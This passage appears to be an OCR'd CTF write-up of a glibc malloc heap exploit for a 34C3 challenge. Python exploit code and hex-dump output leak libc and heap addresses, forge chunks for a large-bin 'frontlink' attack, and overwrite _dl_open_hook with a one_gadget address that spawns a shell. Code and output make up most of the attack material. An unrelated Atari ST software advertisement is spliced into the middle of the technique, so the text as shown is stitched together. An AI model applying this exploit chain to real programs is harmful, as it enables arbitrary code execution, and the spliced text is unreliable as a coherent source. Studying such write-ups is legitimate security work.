

Figure 15

We can quickly test this arrangement in Python.

```
info("leaking unsorted bin address")
alloc_it(0)
alloc_it(1)
alloc_it(2)
alloc_it(3)
alloc_it(4)
free_it(1)
free_it(3)
leak = print_it(1)
unsorted_bin = u64(leak.ljust(8, '\x00'))
info('unsorted bin {:#x}'.format(
                              unsorted_bin))
UNSORTED_OFFSET = 0x3c1b58
libc.address=unsorted_bin-UNSORTED_OFFSET
info("libc base address {:#x}".format(
                              libc.address))

info("leaking heap")
leak = print_it(3)
chunk1_addr = u64(leak.ljust(8, '\x00'))
heap_base = chunk1_addr - 0x310
info('heap {:#x}'.format(heap_base))

info("cleaning all allocations")
free_it(0)
free_it(2)
free_it(4)
```

It will produce something like the following output.

```
[*] leaking unsorted bin address
[+] alloc 0
[+] alloc 1
[+] alloc 2
[+] alloc 3
[+] alloc 4
[+] free 1
[+] free 3
[+] print 1
[+] received:
    00000000  58 db 45 3f  55 7f
[*] unsorted bin 0x7f553f45db58
[*] libc base address 0x7f553f09c000
[*] leaking heap
[+] print 3
[+] received:
    00000000  10 c3 84 6e  0a 56
[*] heap 0x560a6e84c000
[*] cleaning all allocations
[+] free 0
[+] free 2
[+] free 4
```

Dr Tiricc

The Software with wit
Will actually speak to you via
your Atari ST

FUN - Imparts his wisdom on your work, impersonates and recites.
USEFUL - Inspires and Creates Lyrics, Music and Drum patterns. Speaks, prints and saves.
Great for inspiration and ideas.
£12.95

Also Available ... Music Techniques Report £2.00. MusoTrek - A board game about getting to Number 1 - £1.50. On The Rocks - Compilation LP of varied styles and 5 acts. £5
(Comes with MusoTrek)

WE ACCEPT EXPRESS VOUCHERS
Add £1 for P&P. Cheques payable to
ADO DISTRIBUTION.
WE ACCEPT EXPRESS VOUCHERS
Send to Dept NCE, 4 Auckland Court, London, SE27 9PE

Now that we know the address of libc and the heap, it's time to craft our frontlink attack. First, we need to have a chunk we control in the large bin. Unfortunately, the challenge's constraints do not let us free a chunk with a controlled size. However, we can control a freed chunk in the unsorted bin. As chunks inserted to the large bin are first removed from the unsorted bin, this provides us with a primitive which is sufficient to our needs.

We overwrite the `bk` of a chunk in the unsorted bin.

```
info("populate unsorted bin")
alloc_it(0)
alloc_it(1)
free_it(0)

info("hijack unsorted bin")
## controlled chunk #1 is our leaked chunk
controlled = chunk1_addr + 0x10
chunk0_addr = heap_base
write_it(0, fit(chunk(base=chunk0_addr+0x10,
                      offset=-0x10,
                      bk=controlled)),
         base=chunk0_addr+0x10)
alloc_it(3)
```

```
[*] populate unsorted bin
[+] alloc 0
[+] alloc 1
[+] free 0
[*] hijack unsorted bin
[+] craft chunk(0x560a6e84c000): bk=0
    x560a6e84c320
[+] write 0:
    560a6e84c010   61 61 61 61   62 61 61 61
                   20 c3 84 6e   0a 56 00 00
[+] alloc 3
```

Here we allocated two chunks and free the first, which inserts it to the unsorted bin. Then we overwrite the `bk` pointer of a chunk which starts `0x10` before the allocation of slot `0` (`offset=-0x10`), *i.e.*, the chunk in the unsorted bin. When making another allocation, the chunk in the unsorted bin is removed and returned to the caller and the `bk` pointer of the unsorted bin is updated to point to the `bk` of the removed chunk.

Now that the `bk` of the unsorted bin pointer points to the controlled region in slot `1`, we forge a list that has a fake chunk with size `0x400`, as this size belongs in the large bin, and another chunk of size `0x310`. When requesting another allocation of size `0x300`, the first chunk is sorted and inserted to the large bin and the second chunk is immediately returned to the caller.

```
info("populate large bin")
write_it(1, fit(merge_dicts(
    chunk(base=controlled, offset=0x0,
          size=0x401, bk=controlled+0x30),
    chunk(base=controlled, offset=0x30,
          size=0x311, bk=controlled+0x60),
)))
alloc_it(3)
```

```
[*] populate large bin
[+] craft chunk(0x560a6e84c320):
    size=0x401 bk=0x560a6e84c350
[+] craft chunk(0x560a6e84c350):
    size=0x311 bk=0x560a6e84c380
[+] write 1:
    560a6e84c320   61 61 61 61   62 61 61 61
                   01 04 00 00   00 00 00 00
    560a6e84c330   65 61 61 61   66 61 61 61
                   50 c3 84 6e   0a 56 00 00
    560a6e84c340   69 61 61 61   6a 61 61 61
                   6b 61 61 61   6c 61 61 61
    560a6e84c350   6d 61 61 61   6e 61 61 61
                   11 03 00 00   00 00 00 00
    560a6e84c360   71 61 61 61   72 61 61 61
                   80 c3 84 6e   0a 56 00 00
[+] alloc 3
```

Perfect! we have a chunk in our control in the large bin. It's time to corrupt this chunk!

We point the `bk` and `bk_nextsize` of this chunk before the `_dl_open_hook` and put some more forged chunks in the unsorted bin. The first chunk will be the chunk which its address is written to `_dl_open_hook` so it must have a size bigger then `0x400` yet belongs in the same bin. The next chunk is of size `0x310` so it is returned to the caller after request of allocation of `0x300` and after inserting the `0x410` into the large bin and performing the attack.

```
info("""frontlink attack: hijack
      _dl_open_hook ({:#x})""".format(
        libc.symbols['_dl_open_hook']))
write_it(1, fit(merge_dicts(
  chunk(base=controlled, offset=0x0,
        size=0x401,
    # We don't have to use both fields to
    # overwrite _dl_open_hook. One is enough
    # but both must point to a writable
    # address.
    bk=libc.symbols['_dl_open_hook'] - 0x10,
    bk_nextsize=
      libc.symbols['_dl_open_hook'] - 0x20),
  chunk(base=controlled, offset=0x60,
        size=0x411, bk=controlled + 0x90),
  chunk(base=controlled, offset=0x90, size=0
    x311,
        bk=controlled + 0xc0),
  )), base=controlled)
alloc_it(3)
```

```
[*] frontlink attack:
    hijack _dl_open_hook (0x7f553f4622e0)
[+] craft chunk(0x560a6e84c320):
    size=0x401 bk=0x7f553f4622d0
    bk_nextsize=0x7f553f4622c0
[+] craft chunk(0x560a6e84c380):
    size=0x411 bk=0x560a6e84c3b0
[+] craft chunk(0x560a6e84c3b0):
    size=0x311 bk=0x560a6e84c3e0
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  01 04 00 00  00 00 00 00
    560a6e84c330  65 61 61 61  66 61 61 61
                  d0 22 46 3f  55 7f 00 00
    560a6e84c340  69 61 61 61  6a 61 61 61
                  c0 22 46 3f  55 7f 00 00
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  6f 61 61 61  70 61 61 61
    560a6e84c360  71 61 61 61  72 61 61 61
                  73 61 61 61  74 61 61 61
    560a6e84c370  75 61 61 61  76 61 61 61
                  77 61 61 61  78 61 61 61
    560a6e84c380  79 61 61 61  7a 61 61 62
                  11 04 00 00  00 00 00 00
    560a6e84c390  64 61 61 62  65 61 61 62
                  b0 c3 84 6e  0a 56 00 00
    560a6e84c3a0  68 61 61 62  69 61 61 62
                  6a 61 61 62  6b 61 61 62
    560a6e84c3b0  6c 61 61 62  6d 61 61 62
                  11 03 00 00  00 00 00 00
    560a6e84c3c0  70 61 61 62  71 61 61 62
                  e0 c3 84 6e  0a 56 00 00
[+] alloc 3
```

This allocation overwrites `_dl_open_hook` with the address of `controlled+0x60`, the address of the `0x410` chunk.

Now it's time to hijack the flow. We overwrite offset `0x60` of the controlled chunk with `one_gadget`, an address when jumped to executes `exec("/bin/bash")`. We also write an easily detectable bad size to the next chunk in the unsorted bin, then make an allocation. The allocator detects the bad size and tries to abort. The abort process invokes `_dl_open_hook->dlopen_mode` which we set to be the `one_gadget` and we get a shell! See Figure 16 for the code.

```
[*] set _dl_open_hook->dlmode
      = ONE_GADGET (0x7f553f18d651)
[*] and make the next chunk removed from the
    unsorted bin trigger an error
[+] craft chunk(0x560a6e84c3e0): size=-0x1
[+] write 1:
    560a6e84c320  61 61 61 61  62 61 61 61
                  63 61 61 61  64 61 61 61
    560a6e84c330  65 61 61 61  66 61 61 61
                  67 61 61 61  68 61 61 61
    560a6e84c340  69 61 61 61  6a 61 61 61
                  6b 61 61 61  6c 61 61 61
    560a6e84c350  6d 61 61 61  6e 61 61 61
                  6f 61 61 61  70 61 61 61
    560a6e84c360  71 61 61 61  72 61 61 61
                  73 61 61 61  74 61 61 61
    560a6e84c370  75 61 61 61  76 61 61 61
                  77 61 61 61  78 61 61 61
    560a6e84c380  51 d6 18 3f  55 7f 00 00
                  62 61 61 62  63 61 61 62
    560a6e84c390  64 61 61 62  65 61 61 62
                  66 61 61 62  67 61 61 62
    560a6e84c3a0  68 61 61 62  69 61 61 62
                  6a 61 61 62  6b 61 61 62
    560a6e84c3b0  6c 61 61 62  6d 61 61 62
                  6e 61 61 62  6f 61 61 62
    560a6e84c3c0  70 61 61 62  71 61 61 62
                  72 61 61 62  73 61 61 62
    560a6e84c3d0  74 61 61 62  75 61 61 62
                  76 61 61 62  77 61 61 62
    560a6e84c3e0  78 61 61 62  79 61 61 62
                  ff ff ff ff  ff ff ff ff
[*] cause an exception - chunk in unsorted
    bin with bad size, trigger
    _dl_open_hook->dlmode
[+] alloc 3
[*] flag:
34C3_but_does_your_exploit_work_on_1710_too
```

Voila!

```
ONE_GADGET = libc.address + 0xf1651
info("set _dl_open_hook->dlmode = ONE_GADGET ({:#x})".format(ONE_GADGET))
info("and make the next chunk removed from the unsorted bin trigger an error")
write_it(1, fit(merge_dicts( {0x60:ONE_GADGET},
                chunk(base=controlled, offset=0xc0, size=-1),)),
                base=controlled)

info("""cause an exception - chunk in unsorted bin with bad size,
        trigger _dl_open_hook->dlmode""")
alloc_it(3)

r.recvline_contains('malloc(): memory corruption')
r.sendline('cat flag')
info("flag: {}".format(r.recvline()))
```

Figure 16. This dumps the flag!

Closing Words

Glibc malloc's insecurity is a never ending story. The inline-metdata approach keeps presenting new opportunities for exploiters. (Take a look at the new `tcache` thing in version 2.26.) And even the old ones, as we learned today, are not mitigated. They are just there, floating around, waiting for any UAF or overflow. Maybe it's time to change the design of libc altogether.

Another important lesson we learned is to always check the details. Reading the source or disassembly yourself takes courage and persistence, but fortune prefers the brave. Double check the mitigations. Re-read the old materials. Some things that at the time were considered useless and forgotten may prove valuable in different situations. The past, like the future, holds many surprises.